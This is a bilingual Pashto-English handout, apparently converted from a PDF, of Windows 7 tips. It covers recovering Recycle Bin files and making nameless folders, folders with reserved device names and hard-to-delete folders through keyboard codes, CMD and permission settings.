

«1» که چېرته تاسو فایل يا فولډر ډيلټ کړي وي خو په ريسکل بن کې نه ده ثبت شوي که غواړي چې فایل يا فولډر ډيلټ کړي خو په ريسکل بن کې ثبت نشي



1- شغفټ + شارټ کټ حذف کړئ
 2- د ريسايکل بن غيرفعال به وي
 3- فایل د ريسايکل بن ظرفيت څخه ډير دی
 4- په بهرنی ذخيرې وسيله کې زيرمه

- 1-Shift + Delete shortcut
- 2-The Recycle Bin is disabled
- 3-The file exceeds Recycle Bin's capacity
- 4-Stored on an external storage device

Recycle Bin icon.

دا موضوع ځکه مونږ رامخکې کړه که موږ فایلونه او یا فولډرونه ډیلټ کړو نو همداغه ځای ته راځي خو موږ ته په مای کمپیوټر ایکن کې ډیر کار پاتې ده ریسایکل بن هغه ځای دی چېرې چې حذف شوي توکي په موقتي ډول په وینډوز کې زیرمه کیږي پرته لدې چې دوی د تل لپاره حذف شي. دا کاروونکو ته اختیار ورکوي چې په وینډوز عملیاتي سیستمونو کې حذف شوي فایلونه بیرته ترلاسه کړي، ریسایکل موندل لاري

Part 1: 4 Ways to Find Recycle Bin Windows 7

Way 1: Find Recycle Bin in Windows 7 using File Explorer

Way 2: Find Recycle Bin in Windows 7 from Run Dialog Box

Way 3: Find Recycle Bin by Adding the icon to the Desktop

Way 4: Add Recycle Bin to the Start Menu



برخه 2: د وينډوز 7 ريسايكل بن خالي كولو 3 لاري

- 1-لاره: له رايټ كليك ډيسټاپ څخه په وينډوز 7 كې دريسايكل بن خالي كړئ
- 2-لاره: د ډيسك كلين اپ په كارولو سره په وينډوز 7 كې د ريسايكل بن خالي كړئ

3-لاره: د فايل اڪسپلورر ربن په كارولو سره په وينډوز 7 كې د ريسايكل بن فولډر خالي كړئ

Part 2: 3 Ways to Empty Recycle Bin Windows 7

Way 1: Empty Recycle Bin in Windows 7 from Desktop

Way 2: Empty Recycle Bin in Windows 7 using Disk Cleanup

Way 3: Empty Recycle Bin folder in Windows 7 using File Explorer Ribbon





دریمه برخه: د وينډوز 7 ريسايكل بن كې د حذف شوي فايلونو بيرته ترلاسه كولو 3 لاري 1-لاره: كه د ريسايكل بن خالي نه وي كه خوشبختانه تاسو خپل ريسايكل بن خالي كړی نه وي، تاسو كولی شئ په اسانۍ سره هغه فايلونه بيرته راوباسئ چې تاسو څو ورځې دمخه په بن كې اچولي وو

د دې لپاره، تاسو بايد د لاندې ګامونو سره لار شئ، په ډيسټاپ كې موقعيت لرونكي آيكون دوه ځله كليك كولو سره ريسايكل بن خلاص كړئ، تاسو به ټول هغه فايلونه وګورئ چې تاسو تر دې دمخه حذف كړي دي، د هغه فايل لپاره وګورئ چې تاسو ورته اړتيا لرئ او د "بيا رغونې" تنۍ كليك وكړئ.

2-لاره: که د ریسایکل بن خالی شي

اول گام: د ریکوریت ډاونلوډ او نصب کول پیل کړئ. لکه څنګه چې ریکوریت د وینډوز او ماک نسخه سره راځي ، تاسو اړتیا لرئ پخوانۍ نسخه غوره کړئ او د رسمي ویب پاڼې څخه یې ډاونلوډ پیل کړئ. یوځل چې سرته ورسې ، نصب یې کړئ او د پیل کولو لپاره یې لانچ کړئ دوهم گام: د ریکوری ډیسک غوره کړئ تاسو به په اصلي انټرفیس کې د بیا رغونې مختلف حالتونه وګورئ. ټول هغه څه چې تاسو ورته اړتیا لرئ په وینډوز 7 کې د ریسایکل بن څخه د فایلونو بیرته ترلاسه کولو لپاره پرمخ وړلو لپاره "ریسایکل بن ریکوری" غوره کړئ

دریم گام: اجازه راکړئ بن سکین شي

اوس ، ریکوریت به د ریسایکل بن سکین کول پیل کړي. کله چې سکینګ بشپړ شي، تاسو به د فلټرونو په کارولو سره د کین پینل څخه فایلونه ترلاسه کړئ

څلورم گام: مخکنه او بیرته ترلاسه کول

تاسو اوس کولی شئ د سکین کولو وروسته ټاکل شوي فایلونه وګورئ. یوځل بیاکننه وکړئ ، هغه فایلونه غوره کړئ چې تاسو یې غواړئ بیرته ترلاسه کړئ او په "بیا ترلاسه کولو" کلیک وکړئ



3-لاره: د کمانډونو کارول که چیرې ریسایکل بن خالی وي

کمانډونه تاسو سره هم مرسته کولی شي په هغه صورت کې چې ستاسو ریسایکل بن خالی شوی وي او تاسو حذف شوي فایلونه بیرته غواړئ. مهرباني وکړئ مرحلې په دقت سره وګورئ او په وینډوز 7 کې د ریسایکل بن فولډر څخه د فایلونو ترلاسه کولو لپاره یې تعقیب کړئ

د خپل وینډوز کمپیوټر بوت کولو سره پیل کړئ او د بوت کولو پرمهال د "F8" کیلي فشار ورکړئ. "د کمانډ پرامپ سره خوندي حالت" غوره کړئ. بیا، تایپ کړئ او د فایلونو ښودلو لپاره انټر فشار ورکړئ. د دې په تعقیب ، "کاپي [د فایل



نوم] [د فایل ځای]" او انټر فشار ورکړئ. دهر کمانډ وروسته د انټر فشار مه

Part 3: 3 Ways to Recover Deleted Files in Recycle Bin Windows 7

Way 1: If Recycle Bin is not emptied, Open the Recycle Bin by double-clicking the icon located on the desktop. You will notice all the files you have deleted so far. Look for the file that you need and click on the "Restore" button, Confirm the actions and get the file from the Recycle Bin folder in Windows



Way 2: If Recycle Bin is emptied
Step 1: Start Downloading and Installing Recoverit, Step 2: Choose Recovery Disk, Step 3: Let the Bin

Scanned, Step 4: Preview and Recover




Way 3: Using Commands if Recycle Bin is emptied

Start with booting up your Windows computer and press the "F8" key while it is booting. Choose "Safe Mode with Command Prompt". On the command prompt window now, type "cd \$Recycle.Bin" (don't use quotes). Press the Enter key, Now, type "cd" followed by pressing the Tab key. The directory name will appear after this. Hit Enter, Next, type "dir/a" and press enter to display the files. Followed by this, "copy [file name] [file location]" and press Enter. Now, type "cd../.." > "dir" > "ren [file name]". Note: Don't forget to press enter after each command

Extra information.

Mycomputer folder.

په مای کمپیوټر ایکن کې اضافه
معلومات، دلته بعضي هټرکونه
درنیمه، خو په لپټاپ کمپیوټر
کې به کار نه کوي

خو بعضي به کار کوي خو له لپټاپ څخه پورته کولیتي به کار کوي لکه
ډیسکتاپ کمپیوټر به کار کوي

«1»What is the shortcut to create a folder in Windows 7?

څنگه کولای شو چې فولډر دا شات کټ لارې جوړ کړو

Press the File Explorer keystroke{CTRL+SHIFT+N} to create a new folder

په کیبورډ کې به {کنترول ټن او شپټ ټن او آن ټن} به پریس یا دروار یو
ځای ووہئ نو ستاسو فولډر به جوړشي



{2}How to create folder and file without name?

د نوم پرته فولډر او فایل څنگه جوړ کړئ؟ خو دا یوازې په ډیسکتاپ کمپیوټر کې به کار کوي نه په لپټات کمپیوټر کې

Type in {Alt+0160} (the Alt-code shortcut for a no-break space) and hit enter. You should now have a folder with no name.

هر کله چې تاسو په فولډر یا فایل باندې رایټ کلیک یو ځل وکړي نو لاندې به رینایم یا نوم چینج یا بدلولو آپشن باندې کلېک وکړئ نو بیا به په رینایم یا نوم ځای کې به {آلت بتن او صفر بتن او یو بتن او شپږمه بتن او صفر بتن} به ووهئ نو ستاسو فولډر یا فایل به بی نومه جوړ شي

دویمه طریقه چې فایل یا فولډر نوم پټ کړو یوازې کوډ بدل

The Alt + 255 alt code is a hidden character that makes your desktop icons appear to not have a name.

{3}How to create a new folder without icon.

څنگه د آئیکون یا شکل پرته فولډر جوړ کړئ

اول گام: په فولډر کې نښې کلیک وکړئ او ملکیتونه یا پورا پټیز غوره کړئ. دویم گام: د دودیز یا کسټومايز باندې کلیک وکړئ او د آیکون تڼۍ بدل کړئ. دریم گام: یو نوی بکس یا وینډو یا صفحه به خلاص شي، خالي آیکون یا چینج ایکن غوره کړئ ځای په لاندې ډول دی او په هماغه ځای به وي فولډر

Step 1: Right-click the folder and select Properties

Step 2: Click the Customize tab and change icon button

Step 3: A new box will open, select the blank icon, the location is on the following



How to create folder and file without name laptop.

څنگه کولای شو چې په لپټاټ کمپیوټر کې بی غیر له نومو فولډر یا فایل جوړ کړو، نور ټول کار هماغه شان خو دلته به دوه بټني به ووهئ اول به یې ټاب بټن له پاڅه او ای سی اس بټن لاندې ده او دوهمه به انټر بټن ووهی خو دا دواړه بټني به په رینایم یا نوم چینج کول ځای کې به یې وھی لکه لاندې

شکل



How to create a folder with name?

آیا که تاسو څخه څوک پوښتنه وکړه چې په لاندې نومونو راته فولډر یا فایل جوړ کړه، خو تاسو کوشش کوي خو نه جوړیږي او له سیستم څخه تاسو ته مسیج راځي چې تاسو غلطې کړي لامل یې څه ده

CON, PRN, NUL, ETC, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9, COM1, COM2, COM3, COM5, COM6, COM7, COM8, COM9

ځکه په کمپیوټر کې له کپمنی له خوا سیستم فایلونه جوړ شوي دي ځکه نه جوړیږي، خو څو لارو څخه کولای شو چې جوړ کړو، اوله قدم، سی ام ډي له لارې دویمه قدم، رانیگ له لارې، دا کیبورډ شات کټ له لارې هم جوړولی شو 1-لاره، هر کله چې تاسو په فولډر یا فایل باندې رایټ کلیک وکړي. بیا به رینایم یا نوم بدلولو ځای باندې کلېک وکړئ. بیا به له پورته څخه چې تاسو خوښه وي هر نوم باندې جوړ کړي، اول به نوم ورکړي بیا به آلټ دوسو پینځه پنځوس ووهئ بیا به انټر بټن ووهی یا به اوله کې آلټ دوسو پینځه پنځوس ووهئ بیا به له پورته څخه هر نوم باندې تاسو غواړي جوړ کړي هغه نوم به ورکړي او بیا به انټر بټن ووهئ یا پریس کړي




How to create a folder with name?

1-Alt+0160 then type,con,com1...Com9,lpt1..9

2-type,con,com1...Com9,lpt1..9,then Alt+0160 type enter

3-Alt+255then type,con,com1...Com9,lpt1..9

4-type,con,com1...Com9,lpt1..9 then Alt+255 press enter



«a»How to create multi folder with one name.

څنگه په يو نوم سره څو فولډرونه يا فايرونه جوړ کړو؟

هر کله چې تاسو کونښن کوي خو په يو نوم څو فولډرونو يا فايرونه جوړ کړي

خو نه جوړیږي، په لاندې ډول يې جوړولي شو

1-قدم، هرکله چې تاسو په فولډر يا فايل باندې رايټ کليک وکړي نو بيا به

رينايم يا نوم چينج کول ځاي باندې کليک وکړئ

2-قدم، هر هغه نوم ورکړي چې تاسو غواړي په يو نوم څو فولډرونه يا فايرونه

جوړ کړي خو اول فولډر يا فايل خو مو جوړ کړو او دويم فولډر يا فايل سره

دغه کار کوي هماغه نوم به ورکړي او بيا به له کيبورډ څخه {آلت صفر يوسلو

شپيته} يا دوساوه پينځه پنځوس ووهئ او بيا به انټر بتن ووهئ يا پريس

{1} create a folder with name{Sadidi} Enter کړي

{2}then create a new folder with name{Sadidi}and then press{alt+0160} Enter

{1}create a folder with name{Sadidi} Enter

{2}then create a new folder with name{Sadidi}and then press{alt+255} Enter



دا ژوند سره دمبارزې لپاره تسليميدل نه بلکې جنگيدل زده کړه

{ضياءالرحمن سديدي} ♥ ♥

How to create undeleteble folder in any drive.

څنگه کولای شو چې په ډرایو یا ډرایپ کې داسې فولډر جوړ کړو چې هغه ډیلټ یا ورک نه شي؟ مور کولای شو چې مختلفو لارو څخه یې جوړ کړو لکه سي ام ډي یا رانگ او داسې نور لارو څخه جوړولی شو. اول گام سي ام ډي له لاري جوړول

CMD open

تاسو کولای شي چې په ستارټ مینو کې سرچ یا لټون اپشن کې به تاسو (سي ام ډي) ولیکي نو اټومپټک ډول به ستاسو په ډیسکټاپ پرمخ به ښکاره شي چې توره پرده لري، او له لاندې اول څخه یې ستاسو فولډر جوړیږي. او که دوهم مو څخه مو هماغه فولډر ډیلټیږي خو دغه فولډر له همدې ځایه ډیلټیږي او له نور ځای څخه نه ډیلټیږي

Open run then type cmd than type c,d,e:enter than type

for creating

{1}press md \\.\{C-D-E-F}:\con enter

for deleting

{2}press Rd \\.\{C-D-E-F}:\con enter

Note:md(made directory)

Rd(Remove directory)

{C.D.E.F}my computer drive name

{Con} folder name you can change





How to Make Files Undeleteable in Windows

Fix 1. Deny security permission

Right-click the file > choose "Properties". In Security, tab "Edit" to change permission > select "Add"

Fix 2. Create backups

Use the best automatic backup software - {EaseUS Todo Backup}to create file backup in Windows

Fix 3. Use file undelete software

Use{EaseUS file undelete}software to recover lost files after you format or remove files from your PC



(1)Right click folder(2)Select "properties"
 (3)Select the "security" tab(4)Click the 'Advanced' button(5)Select the "owner" tab(6)Click the "Edit" button(7)Under 'change owner to' highlight the user you wish to set as owner(8)Check the 'replace owner on subcontainers and objects' box(9)click the 'apply' button (this will take you back to the 'advanced security settings' window)

